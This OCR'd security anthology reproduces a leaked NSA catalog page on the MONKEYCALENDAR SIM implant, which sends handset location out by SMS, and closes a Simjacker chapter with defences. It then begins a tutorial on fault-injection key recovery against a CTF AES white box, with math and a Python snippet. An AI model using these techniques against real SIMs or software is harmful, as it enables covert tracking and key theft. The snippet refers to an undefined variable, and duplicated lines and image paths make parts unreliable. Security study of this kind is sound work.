
TOP SECRET//COMINT//REL TO USA, FVEY

MONKEYCALENDAR

ANT Product Data

(TS//SI//REL) MONKEYCALENDAR is a software implant for GSM (Global System for Mobile communication) subscriber identify module (SIM) cards. This implant pulls geolocation information from a target handset and exfiltrates it to a user-defined phone number via short message service (SMS).

10/01/08



(U//FOUO) MONKEYCALENDAR – Operational Schematic

(TS//SI//REL) Modern SIM cards (Phase 2+) have an application program interface known as the SIM Toolkit (STK). The STK has a suite of proactive commands that allow the SIM card to issue commands and make requests to the handset. MONKEYCALENDAR uses STK commands to retrieve location information and to exfiltrate data via SMS. After the MONKEYCALENDAR file is compiled, the program is loaded onto the SIM card using either a Universal Serial Bus (USB) smartcard reader or via over-the-air provisioning. In both cases, keys to the card may be required to install the application depending on the service provider's security configuration


Unit Cost: $0

Status: Released, not deployed.

POC: U//FOUO [redacted], S32222, [redacted]@nsa.gov

Derived From: NSA/CSSM 1-52
Dated: 20070108
Declassify On: 20320108

TOP SECRET//COMINT//REL TO USA, FVEY



三者的相同之处在于：

1. 攻击触发都是利用 STK 标准中的 Event Download；
2. 具体敏感信息的获取都是利用 STK 标准中的 Proactive Command；
3. 都使用短信外发数据。

15.7 七、防御措施

The SIMalliance 在”Security guidelines for S@T Push’’ 中 recommends to implement security for S@T push messages. This security can be introduced at two different levels:

1. At the network level, filtering can be implemented to intercept and block the illegitimate binary SMS messages
2. At the SIM card level, the Minimum Security Level – MSL – attached to the S@T browser in push mode can force Cryptographic Checksum + Encryption (MSL = 0x06 at least) In such cases where the replay of legitimate messages could lead to undesirable effects, MSL with Cryptographic Checksum + Encryption and anti- replay Counter is recommended (e.g. 0x16)

Simjacker 攻击存在的根源在于某些运营商的 (U)SIM 卡对卡上的某些 Application（如 S@T Browser, Wireless Internet Browser）的 SPI 配置错误（MSL 为 0）。如果 SPI 配置无误，正常情况下攻击者很难绕过 GSM 03.48 的鉴权、加密。当然，像 S@T Browser, WIB 这种目前不再使用的 Application 还是建议运营商通过 OTA 将其卸载，以减小攻击面。

15.8 Reference

1. https://srlabs.de/bites/rooting-sim-cards/
2. https://srlabs.de/bites/sim_attacks_demystified/
3. https://opensource.srlabs.de/projects/simtester
4. https://www.evilsocket.net/2015/07/27/how-to-use-old-gsm-protocolsencodings-know-if-a-user-is-online-on-the-gsm-network-aka-pingsms-2-0/
5. https://android.googlesource.com/platform/frameworks/opt/telephony/+/tools_r22/src/java/com/android/internal/telep
6. https://github.com/mitshell/card
7. Mobile Application Development with SMS and the SIM Toolkit. Scott B. Guthery Mary J. Cronin.
8. https://www.slideshare.net/JulienSIMON5/wib-13
9. https://ginnoslab.org/2019/09/27/stattack-vulnerability-in-st-sim-browser-can-let-attackers-globally-take-control-of-hundreds-of-millions-of-the-victim-mobile-phones-worldwide-to-make-a-phone-call-send-sms-to-any-phone-numbers/
10. https://ginnoslab.org/2019/09/21/wibattack-vulnerability-in-wib-sim-browser-can-let-attackers-globally-take-control-of-hundreds-of-millions-of-the-victim-mobile-phones-worldwide-to-make-a-phone-call-send-sms-to-any-phone-numbers/
11. https://adywicaksono.wordpress.com/2008/05/21/understanding-gsm-0348/
12. http://rednaxela.net/pdu.php
13. Security guidelines for S@T Push. The SIMalliance.
14. https://simjacker.com/downloads/technicalpapers/AdaptiveMobile_Security_Simjacker_Technical_Paper.pdf
15. https://www.schneier.com/blog/archives/2014/02/monkeycalendar.html

陌陌安全

陌陌安全致力于以务实的工作保障陌陌旗下所有产品及亿万用户的信息安全，以开放的心态拥抱信息安全机构、团队与个人之间的共赢协作，以自由的氛围和丰富的资源支撑优秀同学的个人发展与职业成长。

MMSRC

陌陌安全应急响应中心（MMSRC，MOMO Security Response Center）是陌陌建立的安全漏洞收集及安全应急响应平台，致力于保障陌陌旗下所有产品及用户信息安全，促进陌陌与白帽子及团队的交流合作。

漏洞提交地址：https://security.immomo.com/

漏洞分类 / 业务	严重漏洞	高危漏洞	中危漏洞	低危漏洞
核心业务	9000～10000（元）	5000～8000（元）	500～1000（元）	100～200（元）
一般业务	4500～5000（元）	2500～4000（元）	250～500（元）	50～100（元）
边缘业务	900～1000（元）	500～800（元）	50～100（元）	10～20（元）

*表格为非活动时基础奖励

招聘

> 业务安全工程师　> python开发工程师　>安全工程师（系统网络安全）
> 安全工程师(代码审计)　> 数据安全工程师(校招)　>安全技术运营(校招)

> 工作地点：北京
> 简历投递邮箱：sec.job@immomo.com
> 可关注“陌陌安全”公众号回复招聘获取更多信息。

侧信道攻击，从喊 666 到入门之——错误注入攻击白盒

作者：backahasten

来源：https://www.anquanke.com/post/id/188340

上文中，我们介绍了有关 Unicorn 的使用，为了避免只造轮子不开车的现象出现，我们就用 Unicorn 来亲手攻击一个 AES 白盒。

我选取了 CHES 2016 竞赛中的 AES 白盒，这个白盒非常白，甚至给了源码，代码和程序可以在这里找到。这个链接还包含里 Writeup，但是其中使用的工具很老了，还是 python2 的代码，并且使用的执行引擎是 PIN，如果是 ARM 的安卓 APP 里的白盒就没办法了。

我选取了 CHES 2016 竞赛中的 AES 白盒，这个白盒非常白，甚至给了源码，代码和程序可以在这里找到。这个链接还包含里 Writeup，但是其中使用的工具很老了，还是 python2 的代码，并且使用的执行引擎是 PIN，如果是 ARM 的安卓 APP 里的白盒就没办法了。

16.1 啊呜，数学

!!!!!!!!! 所有计算均在—---有限域 GF(2^8)!!!!!!!!

在进行白盒破解之前，我们看一下错误注入的原理是什么。

对于 AES128 来说，错误注入的目标在第九轮的 *MixColumns* 计算之前，第九轮的 *MixColumns* 计算之前的数据假设是这个样子的：

$$\begin{pmatrix} A & E & I & M \\ B & F & J & N \\ C & G & K & O \\ D & H & L & P \end{pmatrix}$$

假设我们的错误正好命中了第一个字节，则数据流变成了：

$$\begin{pmatrix} X & E & I & M \\ B & F & J & N \\ C & G & K & O \\ D & H & L & P \end{pmatrix}$$

之后，数据流会依次进入

MixColumns

AddRoundKey $K9$

SubBytes

ShiftRows

AddRoundKey $K10$

中间的过程就不写了，有兴趣的通过可以自己推一下，如果熟悉 AES 的计算过程，不难推算。这篇文章有详细的推导过程。

最后，AddRoundKey *K*10 结束之后输出，应该是这个样子的：

$$\begin{pmatrix} S(2A+3B+C+D+K_{9,0})+K_{10,0} & \dots & \dots & \dots \\ \dots & \dots & \dots & S(A+2B+3C+D+K_{9,1})+K_{10,13} \\ \dots & \dots & S(A+B+2C+3D+K_{9,2})+K_{10,10} & \dots \\ \dots & S(3A+B+C+2D+K_{9,3})+K_{10,7} & \dots & \dots \end{pmatrix}$$

如果成功错误注入的话，会变成这个样子：(其中的 + 号表示异或)

$$\begin{pmatrix} S(2X+3B+C+D+K_{9,0})+K_{10,0} & \dots & \dots & \dots \\ \dots & \dots & \dots & S(X+2B+3C+D+K_{9,1})+K_{10,13} \\ \dots & \dots & S(X+B+2C+3D+K_{9,2})+K_{10,10} & \dots \\ \dots & S(3X+B+C+2D+K_{9,3})+K_{10,7} & \dots & \dots \end{pmatrix}$$

以第一个字节为例，我们设：

$$O = S(2X+3B+C+D+K_{9,0})+K_{10,0}$$
$$O' = S(2X+3B+C+D+K_{9,0})+K_{10,0}$$

之后把 O 和 O'进行 Xor 计算：

$$O_0 + O'_0 = S(2A+3B+C+D+K_{9,0})+K_{10,0}+S(2X+3B+C+D+K_{9,0})+K_{10,0}$$

得到：

$$O_0 + O'_0 = S(2A+3B+C+D+K_{9,0})+S(2X+2A+2A+3B+C+D+K_{9,0})$$

设：

$$Y_0 = 2A+3B+C+D+K_{9,0}$$
$$Z = A+X$$

原式变为：

$$O_0 + O'_0 = S(Y_0)+S(2Z+Y_0)$$

把剩下 3 个字节补齐，得到：

$$O_7 + O'_7 = S(Y_1) + S(3Z + Y_1)(1)$$
$$Y_1 = 3A + B + C + 2D + K_{9,3}(2)$$
$$O_{10} + O'_{10} = S(Y_2) + S(Z + Y_2)(3)$$
$$Y_2 = A + B + 2C + 3D + K_{9,2}(4)$$
$$O_{13} + O'_{13} = S(Y_3) + S(Z + Y_3)(5)$$
$$Y_1 = A + 2B + 3C + D + K_{9,1}(6)$$
$$O_0 + O'_0 = S(Y_0) + S(2Z + Y_0)(7)$$
$$Y_0 = 2A + 3B + C + D + K_{9,0}(8)$$

四个 Y 的取值都是 0-255, 遍历四个 Y，就可以得到 Z 的一个取值范围。得到 Z 的取值范围了之后，可以对应一组 Y。(再说一次，乘法和加法都在 GF(2^8) 上)

之后通过关系公式：

$$O_0 = S(Y_0) + K_{10,0}$$
$$O_1 = S(Y_1) + K_{10,1}$$
$$O_2 = S(Y_2) + K_{10,2}$$
$$O_3 = S(Y_3) + K_{10,3}$$

推导出一组 K10（0,7,10,13）密钥的值。

这只是错误出现在第一个 Byte 的情况，通过多组错误输出，可以唯一的推导所有的 K10, 之后通过密钥扩展算法，推导出 AES 的密钥。

这个地方有点绕，我们举个例子：

假设 O13 ^O'13 = 0x55，我们尝试求一下：

```
sbox=(
    0x63,0x7c,0x77,0x7b,0xf2,0x6b,0x6f,0xc5,0x30,0x01,0x67,0x2b,0xfe,0xd7,0xab,0x76,
    0xca,0x82,0xc9,0x7d,0xfa,0x59,0x47,0xf0,0xad,0xd4,0xa2,0xaf,0x9c,0xa4,0x72,0xc0,
    0xb7,0xfd,0x93,0x26,0x36,0x3f,0xf7,0xcc,0x34,0xa5,0xe5,0xf1,0x71,0xd8,0x31,0x15,
    0x04,0xc7,0x23,0xc3,0x18,0x96,0x05,0x9a,0x07,0x12,0x80,0xe2,0xeb,0x27,0xb2,0x75,
    0x09,0x83,0x2c,0x1a,0x1b,0x6e,0x5a,0xa0,0x52,0x3b,0xd6,0xb3,0x29,0xe3,0x2f,0x84,
    0x53,0xd1,0x00,0xed,0x20,0xfc,0xb1,0x5b,0x6a,0xcb,0xbe,0x39,0x4a,0x4c,0x58,0xcf,
    0xd0,0xef,0xaa,0xfb,0x43,0x4d,0x33,0x85,0x45,0xf9,0x02,0x7f,0x50,0x3c,0x9f,0xa8,
    0x51,0xa3,0x40,0x8f,0x92,0x9d,0x38,0xf5,0xbc,0xb6,0xda,0x21,0x10,0xff,0xf3,0xd2,
    0xcd,0x0c,0x13,0xec,0x5f,0x97,0x44,0x17,0xc4,0xa7,0x7e,0x3d,0x64,0x5d,0x19,0x73,
    0x60,0x81,0x4f,0xdc,0x22,0x2a,0x90,0x88,0x46,0xee,0xb8,0x14,0xde,0x5e,0x0b,0xdb,
    0xe0,0x32,0x3a,0x0a,0x49,0x06,0x24,0x5c,0xc2,0xd3,0xac,0x62,0x91,0x95,0xe4,0x79,
    0xe7,0xc8,0x37,0x6d,0x8d,0xd5,0x4e,0xa9,0x6c,0x56,0xf4,0xea,0x65,0x7a,0xae,0x08,
    0xba,0x78,0x25,0x2e,0x1c,0xa6,0xb4,0xc6,0xe8,0xdd,0x74,0x1f,0x4b,0xbd,0x8b,0x8a,
    0x70,0x3e,0xb5,0x66,0x48,0x03,0xf6,0x0e,0x61,0x35,0x57,0xb9,0x86,0xc1,0x1d,0x9e,
    0xe1,0xf8,0x98,0x11,0x69,0xd9,0x8e,0x94,0x9b,0x1e,0x87,0xe9,0xce,0x55,0x28,0xdf,
    0x8c,0xa1,0x89,0x0d,0xbf,0xe6,0x42,0x68,0x41,0x99,0x2d,0x0f,0xb0,0x54,0xbb,0x16)


a=[]
for y3 in range(256):
    # 假设 O13 ^ O'13 = 0x55
    a.append(sbox.index(0x55 ^ sbox[i]) ^ y3)
print(a)
```

```
[36, 77, 150, 192, 141, 212, 164, 145, 180, 244, 171, 129, 2, 28, 2, 61, 126, 28
, 14, 253, 15, 148, 47, 62, 249, 136, 60, 15, 14, 54, 35, 178, 27, 78, 229, 172,
 36, 125, 60, 222, 240, 62, 214, 54, 138, 153, 162, 93, 64, 69, 61, 6, 81, 6, 90
, 104, 112, 47, 143, 27, 102, 35, 142, 107, 231, 11, 237, 209, 242, 12, 189, 48,
 112, 12, 11, 190, 77, 52, 243, 30, 245, 30, 191, 201, 107, 226, 248, 128, 125,
134, 102, 227, 151, 211, 173, 104, 7, 161, 31, 221, 155, 81, 181, 7, 20, 195, 17
6, 254, 90, 137, 126, 78, 64, 167, 93, 9, 69, 196, 197, 48, 147, 52, 9, 177, 20,
 31, 187, 149, 98, 148, 26, 88, 39, 45, 101, 113, 36, 141, 129, 124, 162, 50, 21
1, 172, 73, 136, 209, 97, 150, 254, 145, 94, 26, 103, 201, 99, 82, 3, 3, 121, 11
4, 171, 164, 39, 96, 245, 138, 231, 45, 117, 195, 25, 36, 178, 248, 237, 142, 19
6, 25, 197, 153, 143, 242, 226, 227, 108, 75, 79, 180, 243, 221, 50, 161, 59, 18
, 192, 96, 187, 38, 229, 5, 94, 177, 151, 37, 5, 82, 32, 18, 212, 114, 181, 10,
108, 167, 128, 240, 73, 176, 88, 117, 58, 10, 134, 38, 249, 98, 101, 137, 21, 12
1, 58, 4, 37, 149, 147, 4, 191, 253, 32, 21, 75, 97, 173, 79, 190, 113, 124, 99,
 222, 59, 189, 214, 244, 103, 155]
```


计算得到了 256 个数，但是由于其中有的数是重复的，所以可以缩小 Z 的取值范围。拿到了 Z 之后，就可以推导出对应的 Y，由于 O 是已知的，所以可以推出密钥或者缩小密钥的范围。

那么 2Z 和 3Z 怎么计算?

这里的 2,3 与 Z 的关系是有限域中的乘法，所以计算求 Z 的时候，并不是简单的除一下就行了，而是域中的计算。需要涉及到生成多项式 0x11B 求逆元的计算。(推荐一本书，密码编码学与网络安全---原理与实践-第六版，写的很好。)


16.2 实践操作

我没有像参考文章一样用 frida 和 idapython 去做，这样不太灵活。我使用了 unicorn 引擎，一般来说，白盒 AES 算法都会被封装在一个或者连续的几个函数中，这样对于 Unicorn 是十分方便的。


我的目标没有选择上文中的 wbDES，它太老了，而且 DES 的使用越来越少，我也没有使用参看文献中的基于 OLLVM 的实现，因为 OLLVM 混淆之后的 AES 也不是严格意义上的白盒，我选用了 CHES 2016 CTF 上的一道题。

首先对程序使用 GDB 进行分析，发现程序的 main 函数主要是获取输入和输出，加密过程 chow_aes3_encrypt_wb 函数中，在 chow_aes3_encrypt_wb 下断点。

(注：我没有使用 github 中提供的 Shared object 文件，而是使用源码，在 makefile 中添加了-no-pie 参数，重新编译了一个 executable 文件)



之后在函数的执行结束的位置下断点。




发现程序使用 RSI 和 RDI 进行传参，RSI 保存的指针是输出缓冲区，RDI 保存的指针是函数输出数据的位置。

之后开始栈空间的构建，具体构建的方法和调试请参考上一篇文章。

有错误注入攻击，一定需要能量分析攻击，在针对芯片的攻击中，SPA 和 DPA 可以提供攻击位置信息，针对白盒的攻击也差不多，白盒的实现是针对查找表实现的，所以我们首先需要打印出来所有内存读的位置，这也是为了后续的攻击做准备。在 hook 中添加筛选条件：

```
if access == UC_MEM_READ and size == 1 and address<0xb0000000:
```

